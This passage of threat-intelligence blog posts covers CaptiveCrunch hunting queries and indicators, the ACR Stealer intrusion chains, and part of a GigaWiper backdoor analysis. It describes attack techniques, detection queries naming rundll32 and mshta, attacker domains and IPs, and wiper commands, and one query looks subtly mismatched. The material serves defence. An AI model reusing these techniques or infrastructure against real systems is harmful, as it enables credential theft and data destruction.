The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser:

//IP list - _Im_WebSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_sha_hashes =dynamic([“918fa52ae45ed60ba7cc8bdc99c3cbe9ab92e0375ec31fc05d0d4513be11c593”, “be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42c”]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or FileSHA256 in (ioc_sha_hashes)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor

Detect domain and URL indicators of compromise using ASIM

The following query checks domain and URL IOCs across data sources supported by ASIM web session parser:

// file hash list - imFileEvent
// Domain list - _Im_WebSession
let ioc_domains = dynamic(["https://213.145.86.112/t/pixel.gif", "https://213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "https://213.145.86.112/t/event"]);
_Im_WebSession (url_has_any = ioc_domains)

ChocoShell C2 communications

The following query detects ChocoShell communications with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel.

let lookback = 30d;
let ioc_url_artifacts = dynamic(["/t/pixel.gif?m="]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstDomain  in (ioc_url_artifacts)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor

Indicators of compromise

IndicatorTypeDescriptionFirst seen
ms365-device[.]comDomainCaptiveCrunch DCF redirect2026-07-23
ms365-live[.]comDomainCaptiveCrunch DCF redirect2026-05-14
m365-owa[.]comDomainCaptiveCrunch AitM infrastructure2026-07-20
owa-ms365[.]comDomainCaptiveCrunch AitM infrastructure2026-07-16
31.57.243[.]154  IP addressCaptiveCrunch AitM infrastructure2026-07-16
38.146.28[.]75  IP addressCaptiveCrunch AitM infrastructure2026-07-01
38.146.28[.]132IP addressCaptiveCrunch DNS Resolver2026-07-15
104.194.159[.]150  IP addressCaptiveCrunch AitM infrastructure2026-04-28
107.189.26[.]194IP addressChocoShell C2 / CaptiveCrunch DNS Resolver2026-02-27
213.145.86[.]112  IP addressChocoShell C22026-07-01
918fa52ae45ed60ba7cc8bdc99c3cbe9ab92e0375ec31fc05d0d4513be11c593  File hashCornFlake2026-07-03
be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42cFile hashChocoShell2026-07-10

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post CaptiveCrunch: Midnight Blizzard targets travelers worldwide for malware delivery and credential theft appeared first on Microsoft Security Blog.
ACR Stealer: Two observed intrusion chains amid increased threat activity

From late April 2026 to mid-June 2026, Microsoft Defender Experts observed increased ACR Stealer activity across customer environments. These campaigns are successfully using ClickFix lures to steal browser credentials, authentication tokens, and sensitive documents from enterprise environments. Successful compromise can expose browser credentials, session tokens, authentication artifacts, and sensitive enterprise data, potentially enabling account compromise, unauthorized access to cloud resources, and follow-on intrusion activity. Security teams should prioritize monitoring for ClickFix lures, suspicious WebDAV activity, obfuscated PowerShell execution, and attempts to access browser credential stores.

ACR Stealer is an information-stealing malware family reportedly offered through a malware-as-a-service (MaaS) model and associated with the rebranding of Amatera Stealer. During this period, two campaigns stand out, together appearing frequently in reviewed recent intrusions. Both begin the same way, with a ClickFix social engineering technique that tricks targets into running the threat actor’s command, but the intrusion chains that follow diverge in how they deliver payloads, establish execution, and evade detection.

The first campaign relies on WebDAV-delivered payloads, staged PowerShell, Python-based loaders and persistence, and, in some intrusions, blockchain-backed dead-drop command-and-control (C2) resolution. The second campaign takes a more fileless route, using MSHTA, obfuscated PowerShell, and steganography-assisted in-memory execution. Despite these differences, both campaigns ultimately pursue the same goal: stealing browser-stored credentials and other sensitive data for exfiltration.

These two campaigns represent some of the most prevalent ACR Stealer delivery campaigns observed by Defender Experts; however, they do not represent the full range of delivery methods used by this malware family. Attribution to ACR Stealer is based on the observed behavior and post-exploitation tradecraft, corroborated by open-source intelligence on the infrastructure associated with this malware family. Additional campaigns, infrastructure patterns, and execution chains are likely active, and organizations should treat the indicators and techniques described here as representative.

Microsoft Defender for Endpoint can help surface both campaigns through behavioral coverage for living-off-the-land execution, suspicious WebDAV and MSHTA activity, obfuscated PowerShell, scheduled-task persistence, in-memory payload execution, and browser credential theft. In this blog, we analyze both campaigns in detail, including their delivery mechanisms, post-exploitation tradecraft, indicators of compromise, hunting opportunities, and guidance to help defenders detect and disrupt related activity in their environments.

Campaign 1: WebDAV-based ClickFix with Python loaders and blockchain C2

Initial access

In this campaign, a ClickFix prompt, likely delivered through malvertising or SEO-manipulated search results, instructs the target user to run a command that launches cmd.exe. The command subsequently invokes rundll32.exe to load a DLL from a remote WebDAV share accessed over HTTPS. The WebDAV path commonly uses a GUID-based directory structure and filenames designed to resemble legitimate resources (for example, google.ct), enabling the activity to blend with expected network traffic and evade casual inspection.

We observed three variants of the initial execution command:

Variant 1: Direct rundll32 invocation

Variant 2: pushd-Mounted WebDAV Share

Variant 3: Headless and obfuscated pushd execution

Variants 2 and 3 are notable for their use of pushd, which transparently maps the remote WebDAV share to a temporary local drive prior to execution. This technique allows threat actors to execute remotely hosted content through what appears to be a local path, simplifying payload execution while reducing user awareness. In the more advanced variant, threat actors further enhance stealth by launching commands through conhost.exe –headless, suppressing visible console windows, and employing environment variable obfuscation with delayed variable expansion to conceal critical execution components such as pushd, rundll32, and the remote host name. Combined with minimized or headless execution, these techniques reduce user visibility, complicate static analysis and detection, and enable the infection chain to execute with minimal indication to the victim.

Execution, persistence, and evasion through process masquerading

Once rundll32.exe loads the DLL retrieved from the remote server, the malware establishes communication with threat actor-controlled infrastructure and executes a heavily obfuscated PowerShell script. The script employs excessive arithmetic no-ops, dead loops, fake control flow, and randomized variable names to hinder static analysis and evade signature-based detection.

The PowerShell script subsequently deploys another stage that functions as both a malware installer and a persistence mechanism. It:

  • Downloads a ZIP-packaged payload from a remote server and extracts it into a deceptive directory under %LocalAppData%\Temp (for example, LogiOptionsPlus).
  • Launches a Python script using a bundled pythonw.exe instance to avoid displaying a console window.
  • Removes previous deployments and terminates running instances before installation, effectively operating as an updater.
  • Establishes persistence through a hidden scheduled task disguised as a legitimate software update, ensuring execution at user sign-in.
  • Copies timestamps from a trusted Windows binary (notepad.exe) to the deployed files and clears PowerShell command history to reduce forensic visibility.
PowerShell loader downloads and executes a payload through a masqueraded scheduled task.

Python loader launching the stealer

The Python component serves as a heavily obfuscated loader designed to conceal its true functionality until runtime. It employs multiple layers of defense against static analysis, including dynamic API resolution, encoded string reconstruction, junk-data removal, character shifting, string reversal, Base64 decoding, and zlib decompression. These techniques ensure that the embedded payload remains unreadable in its static form and is reconstructed only during execution, significantly hindering signature-based detection and automated analysis.

Once decoded, the final-stage payload functions as an in-memory shellcode loader. It extracts an archive file masquerading as a legitimate application installer, reads a file from the archive, and injects the payload into a system process. The loader allocates executable memory using VirtualAlloc, copies the payload into the allocated memory region, and transfers execution through the Windows Fiber API (ConvertThreadToFiber, CreateFiber, and SwitchToFiber). This technique facilitates stealthy in-memory execution while minimizing artifacts written to disk.

Decoded Python shellcode loader using VirtualAlloc and Fiber-based execution.

Credential theft and data staging for exfiltration

The malware (injected code) aggressively harvests information from browser credential stores. It invokes Windows Data Protection API (DPAPI) routines to decrypt locally stored browser passwords, cookies, and authentication tokens. It also enumerates files across the system, targeting PDFs, Microsoft 365 documents, and data stored in enterprise-synchronized directories such as OneDrive and SharePoint. The collected data is subsequently archived, indicating preparation for exfiltration.

Blockchain dead-drop C2 resolution

A notable variation in this campaign is the use of blockchain services for C2 resolution, utilizing a technique known as EtherHiding. While most intrusions rely on more conventional C2 mechanisms, a subset deploys an additional secondary Python loader that leverages blockchain services as dead-drop resolvers. When this loader executes, it has been observed communicating with public blockchain RPC endpoints and third-party Web3 node infrastructure, likely querying data stored on a decentralized public ledger to retrieve follow-up payloads or a C2 address.

By externalizing C2 information to the blockchain, operators could dynamically update infrastructure without modifying or redeploying the malware, significantly complicating detection and takedown efforts. This behavior was observed across both variants of the campaign.

Campaign 2: MSHTA-initiated PowerShell chain with steganographic payload delivery

The second campaign takes a distinctly different approach to both delivery and execution. Where Campaign 1 relies on disk-based artifacts (Python runtime, scheduled tasks, and masquerading binaries), this campaign achieves its objectives almost entirely through fileless, in-memory execution, making it harder to detect through file-based scanning and forensic analysis.

Initial access through MSHTA and ClickFix

The execution chain begins when the victim, directed through malvertising or SEO-manipulated search results, encounters a ClickFix prompt that triggers a command spawning MSHTA to fetch and execute remote HTA content from an threat actor-controlled domain. The embedded VBScript loader abuses COM objects to decode and execute encoded PowerShell content.

VBScript loader using COM objects to decode and launch a PowerShell payload.

PowerShell downloader and obfuscation

The decoded PowerShell stage employs obfuscation techniques similar to those seen in Campaign 1: randomized variable names, arithmetic no-op operations, dead loops, misleading control flow, and custom encryption routines. Prior to contacting its next-stage infrastructure, the malware generates a victim-specific identifier and disables certificate validation. The retrieved content is executed directly in memory.

Steganography-based payload delivery

A notable technique in this campaign is the use of steganography to conceal malicious content inside a publicly hosted image. Instead of downloading a secondary script (as in Campaign 1), the malware retrieves a JPEG image from an image-hosting service.

Steganographic payload extraction from a downloaded image prior to decryption and execution.

Analysis of the script revealed custom routines that extract an embedded payload from image pixels, decrypt and decompress it, and execute it entirely in memory. The payload dynamically resolves APIs such as LoadLibrary, GetProcAddress, VirtualAlloc, CreateThread, and WaitForSingleObject at runtime to perform reflective shellcode execution. By combining steganography with in-memory execution, the malware minimizes on-disk artifacts and complicates both detection and analysis.

Credential theft, data collection, and exfiltration

Following execution, the malware accesses credential stores belonging to Chromium-based browsers, including Google Chrome and Microsoft Edge, specifically the Login Data and Web Data databases, alongside Windows DPAPI decryption activity. This behavior indicates attempts to recover stored browser credentials, session cookies, authentication tokens, and other sensitive user information.

The malware also enumerates and accesses multiple high-value PDF documents across Desktop and Downloads locations, suggesting targeted collection of potentially sensitive files. The combination of browser credential harvesting and systematic document access points to an information-stealing objective focused on staging credentials and valuable user data for exfiltration.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of ClickFix lures, script-based payload delivery, credential theft, and post-compromise activity.

  • Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
  • Reduce exposure to malvertising, SEO poisoning, and other web-based delivery chains by enforcing web filtering, blocking low-reputation or newly observed domains, and limiting access to remote content sources that are not required for business operations.
  • Use application control and attack surface reduction rules to restrict PowerShell, Python, mshta.exe, rundll32.exe, and similar tools from launching untrusted or internet-delivered content, particularly from user-writable directories such as Downloads, Temp, and %LocalAppData%.
  • Monitor for suspicious persistence and defense-evasion behavior, including scheduled tasks masquerading as software updates, timestomping, PowerShell history clearing, and execution chains that progress from remote content retrieval into PowerShell, Python, or shellcode-loading behavior.
  • Investigate abnormal access to Chromium-based browser databases, DPAPI-related decryption activity, staged collection of Microsoft 365 documents or PDFs, and compression activity that may indicate credential theft or data staging for exfiltration.
  • If compromise is suspected, isolate affected devices, rotate exposed credentials, revoke potentially compromised tokens, review persistence mechanisms, and investigate outbound connections to remote shares, image-hosting services, or other infrastructure used to resolve or retrieve follow-on payloads.
  • Harden endpoints against credential theft by reducing reliance on browser-stored credentials, enforcing multifactor authentication and conditional access, and reviewing how privileged accounts access sensitive applications and synchronized enterprise data.
  • Turn on cloud-delivered protection and behavior-based detections to help identify rapidly evolving threats, suspicious script execution, in-memory payload delivery, abuse of browser credential stores, and unusual child-process activity.
  • Run endpoint detection and response (EDR) in block mode and enable automated investigation and remediation so post-breach detections are contained, and malicious artifacts can be removed with minimal delay.
  • Harden PowerShell by enforcing appropriate execution policies, turning on script block logging, module logging, and transcription, and monitoring this telemetry for signs of malicious script activity.
  • Turn on tamper protection and prevent local administrators from weakening antivirus protection through local policy or exclusion changes.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog. 

TacticObserved ActivityMicrosoft Defender Coverage
Execution– Suspicious MSHTA launch through ClickFix execution
– Rundll32 loads remote WebDAV DLL
– COM objects launch in-memory PowerShell
Microsoft Defender for Endpoint
– Use of living-off-the-land binary to run malicious code
– Obfuscated command line was launched
– Suspicious process executed PowerShell command
– Suspicious process launch by Rundll32.exe

Microsoft Defender for Antivirus
Behavior:Win32/Interhta.Int
PersistencePowerShell creates Scheduled task, masquerading as a software updateMicrosoft Defender for Endpoint
– Suspicious Scheduled Task Process Launched  
– Suspicious scheduled task
Stealth/Defense Evasion– Fiber-API in-memory shellcode execution
– Reflective shellcode via CreateThread
Microsoft Defender for Endpoint
Possible process hollowing
Credential AccessCollects browser credentials, cookies, and tokens while enumerating files for exfiltrationMicrosoft Defender for Endpoint
– Information stealing malware activity  
– Suspicious DPAPI activity
– Possible theft of passwords and other sensitive web browser information

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get current information available in the Defender portal about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to help prevent, mitigate, or respond to associated threats found in customer environments:

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Advanced hunting queries

Microsoft Defender XDR customers can run the following advance hunting queries to find related activity in their networks:

Run the query below to identify suspicious commands executed through ClickFix-based activity observed while delivering this stealer

DeviceRegistryEvents
| where RegistryKey has "RunMRU"
| where (RegistryValueData has_all ("rundll32", "@ssl", " /c ", " start ") and (RegistryValueData matches regex @"\\\\[^\\]+@ssl\\[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12}\\\w+\.\w+,#1" or
RegistryValueData matches regex @"(?i)pushd \\\\[^\\]+@ssl\\[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12} ")) 
or RegistryValueData has_all ("@ssl", " /c ", "conhost --headless ") and RegistryValueData contains "rundll32"

Run the query below to identify scheduled task creation used for persistence by a malicious PowerShell script

DeviceProcessEvents
| where InitiatingProcessFileName =~ "powershell.exe"
| where InitiatingProcessCommandLine has_all ("-Command", "powershell")
| where ProcessCommandLine has_all ("schtasks", " /run /tn ", " Autoupdate ") and ProcessCommandLine matches regex "[0-9]{8}"

Run the query below to identify suspicious MSHTA launch through PowerShell

DeviceProcessEvents
| where InitiatingProcessParentFileName has "explorer.exe"
| where InitiatingProcessFileName =~ "powershell.exe" and InitiatingProcessCommandLine in~ ('"PowerShell.exe" ', '"PowerShell.exe"')
| where ProcessCommandLine has_all ('"mshta.exe" https://') and ProcessCommandLine matches regex "/[0-9]{7}"

MITRE ATT&CK techniques observed

The following mapping summarizes the primary tactics and techniques observed across the two ACR Stealer intrusion chains. The mapping is intended to help defenders align observed behaviors with existing detection coverage, response playbooks, and hunting priorities.

TacticTechniqueObserved behavior
Initial AccessDrive-by Compromise; User ExecutionClickFix lure prompts command execution.
ExecutionCommand and Scripting Interpreter: Windows Command Shell; PowerShell; Pythoncmd.exe, PowerShell, and pythonw.exe launch staged payloads.
ExecutionSystem Binary Proxy Execution: Rundll32; MshtaRundll32 loads WebDAV DLLs; mshta.exe runs remote HTA content.
PersistenceScheduled Task/Job: Scheduled TaskHidden scheduled task maintains user-logon execution.
Defense EvasionObfuscated Files or Information; Masquerading; Indicator Removal: Clear Command HistoryObfuscation, timestomping, history clearing, and masquerading.
Defense EvasionObfuscated Files or Information: SteganographyJPEG pixel data hides the encrypted payload.
Defense Evasion / ExecutionReflective Code Loading; Process InjectionIn-memory shellcode execution via runtime API resolution.
Credential AccessCredentials from Web BrowsersBrowser stores and DPAPI activity used to recover credentials and tokens.
CollectionData from Local System; Data StagedPDFs, Office files, and synced enterprise data are staged.
Command and ControlWeb Service; Dead Drop ResolverInfrastructure and blockchain RPC endpoints resolve payload or C2 data.

Indicators of compromise (IOC)

Campaign 1
IndicatorDescription
looksta[.]icuC2 domain
contrite.quirksturdy[.]icuC2 domain
ux.strainedeasily[.]icuC2 domain
cpppemwjewjoiwejow[.]saleC2 domain
breaksd.wifihot[.]icuC2 domain
walter.filloco[.]icuC2 domain
fast.raidher[.]icuC2 domain
apigrokcloud[.]icuC2 domain
Campaign 2
enhanceblabber[.]ccC2 domain
deep-harborio[.]com1st Stage payload hosting site
auramatrixa[.]com1st Stage payload hosting site
zealpraxis[.]com1st Stage payload hosting site
prism-vertex[.]com1st Stage payload hosting site
prism-matrixs[.]com1st Stage payload hosting site
proton-network[.]com1st Stage payload hosting site
creativecommunityinfo[.]artPayload hosting site

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post ACR Stealer: Two observed intrusion chains amid increased threat activity appeared first on Microsoft Security Blog.

GigaWiper: Anatomy of a destructive backdoor assembled from multiple malware

In October 2025, Microsoft Threat Intelligence identified destructive wiping activity and uncovered a sophisticated Go programming language (Golang)-based backdoor we now track as GigaWiper, a versatile implant that combines robust command-and-control (C2) capabilities with multiple destructive payloads, including disk wiping, fake ransomware, and system-level sabotage.

GigaWiper is particularly notable for its makeup. It’s not a single, purpose-built tool, but an amalgamation of separate malware families that were folded into GigaWiper as on-demand backdoor commands, giving threat actors the flexibility to choose their mode of destruction:

  • A standalone wiper that operates at the physical disk level, overwriting raw disk content and removing partition metadata.
  • A destructive command that derives from Crucio ransomware and encrypts files with randomly generated keys that are never saved, making decryption impossible.
  • A wiping command that reimplements the logic of FlockWiper, a C-based malware reimplemented in Golang with additional multi-pass secure wiping.

The consolidation of multiple destructive capabilities into a modular backdoor reflects a notable shift in wiper malware, which are typically designed purely to destroy rather than to extort and carry real-world consequences. GigaWiper exemplifies threat actors investing in operational efficiency, merging standalone tools into unified platforms that reduce their deployment footprint while expanding their destructive capabilities. GigaWiper is tracked by Google Threat Intelligence Group (GTIG) and Binary Defense as BLUERABBIT.

In this blog, we provide a code-level analysis of GigaWiper’s architecture. We’re sharing these findings, along with Microsoft Defender detections and mitigation recommendations, to enable organizations and the security community to investigate and defend against GigaWiper and similar destructive threats.

A wiper inside a backdoor

Beginning in October 2025, Microsoft Threat Intelligence started observing compromised environments being wiped with destructive tooling. Looking closely at the intrusions, we observed two types of GigaWiper samples:

  • Standalone wiper binaries
  • Larger binaries with robust backdoor functionality

Both sample types are unstripped portable executable (PE) files written in Golang. Comparing the two samples showed that the standalone wiper’s code is fully embedded inside the backdoor as one of the commands.

The standalone wiper binary

The standalone wiper is an unstripped PE written in Golang. Instead of deleting individual files, it wipes at the physical disk level. It identifies physical drives, determines which drive contains the Windows installation, removes partition references from other drives, overwrites raw disk content, and then reboots the system.

The wiper starts by enumerating physical disks through Windows Management Instrumentation (WMI) using the following query, giving it the device identifiers and disk metadata it needs before deciding how to handle each drive:

Code snippet showing a Golang function using Windows Management Instrumentation (WMI) to enumerate physical disk drives for GigaWiper destructive activity.
Figure 1. Query for enumerating physical disks through WMI

The malware then calls main.FindWindowsDrive to determine which physical disk contains the Windows installation (for example, \\.\PHYSICALDRIVE0). With that drive identified, it iterates the remaining disk list and calls main.unallocateDrive on each non-Windows drive to remove their partition references. This is achieved with DeviceIoControl and IOCTL_DISK_CREATE_DISK, which reinitializes the disk’s partitioning metadata and effectively wipes the existing partition table entries. If successful, the malware prints to the console “Partitions removed successfully.”

Next, it proceeds to wipe each drive. It calls main.writeRandToDrive to overwrite each drive in chunks of size 0xA00000. The first byte of each buffer is randomized with crypto/rand.Read, while the rest is filled with zeros. If random generation fails, it uses the byte value “1” instead. This pattern might be intended to avoid detections or mitigations that look for conspicuous full-disk zeroing behavior.

After it finishes wiping the drives, the malware forces an immediate reboot by invoking Windows shutdown functionality with restart and zero-delay options.

The wiper binary as a backdoor command

Next, we analyzed the larger backdoor. The same wiper functionality is also present as one component of the backdoor. The code flow and function names in the larger backdoor are identical to those of the standalone wiper, with the wiper’s main.main routine implemented in the backdoor as the rabbit_tools_tool_wipe_main.WipeMain function.

Side-by-side comparison of function lists for standalone wiper and backdoor wiper modules, highlighting identical routines for disk wiping and drive management.
Figure 2. Left: Standalone wiper functions. Right: The same wiper functions replicated in the backdoor

Backdoor capabilities

With the wiper routine overlap established, this section focuses on the backdoor’s additional capabilities. Beyond destructive functionality, the backdoor sets persistence and implements C2 communication over RabbitMQ and Redis. In analyzing these backdoor capabilities, we discovered that some backdoor commands contain code from additional malware families.

Persistence

The backdoor creates and uses the registry key HKCU\SOFTWARE\OneDrive\Environment to track its execution count. If the key is absent on the system, the malware determines that it’s running on the system for the first time and proceeds to create the key, setting it to “0”. It then creates a new scheduled task named OneDrive Update by running the following command before printing “Task created. Original process exiting.” and exiting the process. The scheduled task is configured to essentially run every minute in addition to running once on system startup.

Code snippet showing the creation of a scheduled task for persistence, including PowerShell commands to execute a hidden task, set triggers, and configure settings for frequent execution.
Figure 3. Command that creates scheduled task for persistence

In subsequent executions, when the registry key exists and is greater than “0”, the malware increments it,  determines that it is running as a scheduled task (prints “Running from Task Scheduler…”), and continues execution normally.

Communication

GigaWiper uses two modes of communication:

  • RabbitMQ over AMQP for receiving commands from the C2 server
  • Redis server for updating command status and output

The malware decrypts a hard-coded configuration using AES with a hard-coded key. For example, one observed sample uses 185.182.193[.]21:5544 as a RabbitMQ C2 server, and 185.182.193[.]21:7542 for a Redis server, where it uploads results. The configuration also specifies the credentials to use to connect to the RabbitMQ and Redis servers.

To receive commands from the RabbitMQ C2 server, the malware declares a queue and binds it to a fanout exchange named “All”. Because “All” is a fanout exchange, any command published to it is broadcast to every bound queue across infected clients. To enable targeted commands, the malware also declares a topic exchange named “Topic”.  The backdoor binds the queue to “Topic” when the actor issues command 8 (See Commands section) and provides a routing key.

Each command sent by the C2 server is a cmd.Task structure with the following fields:

  • task_id
  • command_code
  • args

To update the Redis server with command status and output, the malware sends it a cmd.Result struct with the following fields:

  • error
  • target_ip
  • task_id
  • target_computer_name
  • output
  • pwd
  • time
  • status
  • work_status

Commands

GigaWiper logs several types of commands using specific categories:

  • “always run command” – Commands that are meant to run continuously (like screen recording)
  • “manage command” – Commands used to manage things on the system like services or the Registry
  • “special command” / “shell command” – Modes of command 7

Each command is represented by a numeric command code from 1 to 20:


Command 1: Calls WipeMain, which is identical to the standalone wiper described in the last section


Command 2: Triggers a Blue screen error (BSOD) and prevents the device from booting

This is achieved by running a sequence of hard-coded destructive commands that disable Windows recovery, take ownership, and grant permissions to critical boot and kernel files before deleting them.

Code sample showing GigaWiper malware’s function for executing registry and boot configuration commands, including registry key modifications and deletion of Windows boot files for persistence and destructive actions.
Figure 4. Series of commands that lead to BSOD

Command 3: Calls RanMain and BigBangExtortMain to trigger a file encryption process that imitates ransomware

The key and initialization vector (IV) that the malware uses to encrypt files are random and are not saved anywhere. The malware reads and encrypts each file, excluding files with extensions like .exe and .dll that are critical for the system to load. Each file is read and AES-CBC encrypted in chunks before being deleted with os.Remove. The file is renamed with the .candy extension.

It drops the following hard-coded image to ./image_danger.jpg and sets it as the wallpaper:

Figure 5. Image dropped by backdoor and set as the wallpaper

Command 4: Uses MinIO Client (mc) to upload a file to a remote storage

The path to the MinIO client to use is supplied in the command arguments alongside additional settings:

  • IPandPort
  • AliasName
  • Username
  • Password
  • BucketName
  • SourcePath
  • MCPath – The path to MinIO Client (mc.exe) to use

Command 5: File encryption utility

This command bulk encrypts or decrypts files with AES-256 in Cipher Block Chaining (CBC) mode. The following are the command arguments:

  • key
  • iv
  • path – The path to encrypt/decrypt (either a directory or a file)
  • key_file
  • enc – A mode that specifies whether to perform encryption or decryption

The server can specify a key and IV in the arguments. If in encryption mode but no key or IV were provided, the malware generates a random key and IV and stores them in key.txt.

If in decryption mode, the malware first tries to read the key and IV from the provided key file. If it was not provided, the malware attempts to use the key and IV sent as arguments.

Interestingly, the error message shows a glimpse of what running this command might look like from the actor side:

Key/IV required. Use -k/-i or –keyfile


Command 6: Runs the PE from the map RTYPE_map_string_cmd_appInfoStc[“6”]

We have not seen this structure populated in the binary. The logging message “Exec cmd wipe-file” suggests that this is meant to contain wiper functionality.


Command 7: This command has two types:

Type: shell command – Command for running PowerShell commands. The malware appends ;”|?????|$pwd” to the command. This causes the output of each command to include |?????|, followed by the current working directory. Then, the malware calls os.Chdir to change the working directory to the path output by $pwd, so the next command runs in that same folder.

Type: special command – When command 7 is run with one of the following arguments, it is considered a “special command” and handled as follows:

  • purge_cmd_queue: Empties the queue of shell commands, then stops the process run by command 7 “shell command” if it exists
  • purge_queue: Empties the queue of normal commands, then stops the process run by commands 6 or 13 if it exists (those are two of the “always run” commands)
  • pwd: Sets a global flag to indicate the working status, which is sent to the server in shell command 7, and then proceeds to run pwd using shell command 7.

Command 8: RabbitMQ route manager; allows binding the queue to the “Topic” exchange to receive targeted, non-broadcast commands (Type: manage command)

This command receives a mode of operation (1/2/3), followed by a list of routing keys as arguments:

  • Mode 1 – Binds each provided routing key
  • Mode 2 – Unbinds each provided routing key
  • Mode 3 – Pairs update mode: for each old,new pair, unbinds the old key then binds the new one

Command 9: Takes one screenshot per active monitor/display

The malware saves each screenshot to a PNG file in .\<timestamp\<monitor_index>.png (for example .\2026-06-10_12-30-00\0.png).


Command 10: Records the screen when the user is not idle (10s) and the system is unlocked(Type: always run command)

Recordings are saved in the folder C:\ProgramData\output.


Command 11: Runs the PE from the map RTYPE_map_string_cmd_appInfoStc[“11”] (Type: always run) command

We have not seen this structure populated in the binary. The logging message “Exec cmd keylog” suggests that this is meant to be a keylogger functionality.


Command 12: Calls WipeCMain to wipe the system

This command is like command 1 (WipeMain), but with a few important differences:

  • It only wipes the drive with the Windows installation. Usually it is the C drive, hence the name WipeCMain.
  • It performs secure wiping: It wipes the drive with multiple passes, each time overwriting it with different bytes (0s, 0xFF, random bytes…), and prints status messages between passes:
    • Pass 1 Time took: %s\n
    • Pass 2 Time took: %s\n
    • Pass 3 Time took: %s\n

Command 13: Runs the PE from the map RTYPE_map_string_cmd_appInfoStc[“13”]

The logging message “Exec cmd wipe32” suggests that this is meant to be another wiper binary. It is run as admin using the command:

PowerShell command example using Start-Process with runAs verb to launch an executable with elevated privileges.

Command 14: (not implemented)


Command 15: Collects system info by calling the function GRATClientInfo (Type: manage command)

The command arguments control the amount of info collected:

  • long
  • short

Collected system info includes:

  • IP address
  • Machine GUID
  • CPU information
  • OS information
  • Network configuration
  • Firmware
  • User information
  • Antivirus software information, collected by running the following command:
PowerShell command used to collect installed antivirus product names and output them as JSON.

Command 16: Process manager (Type: manage command)

Arguments specify the process and operation to perform:

  • process_name
  • process_path
  • process_id
  • process_operation – Performs one of the operations below:
    • createProcess
    • resumeProcess
    • suspendProcess
    • exit (does nothing, returns empty response)
    • list
    • killProcess
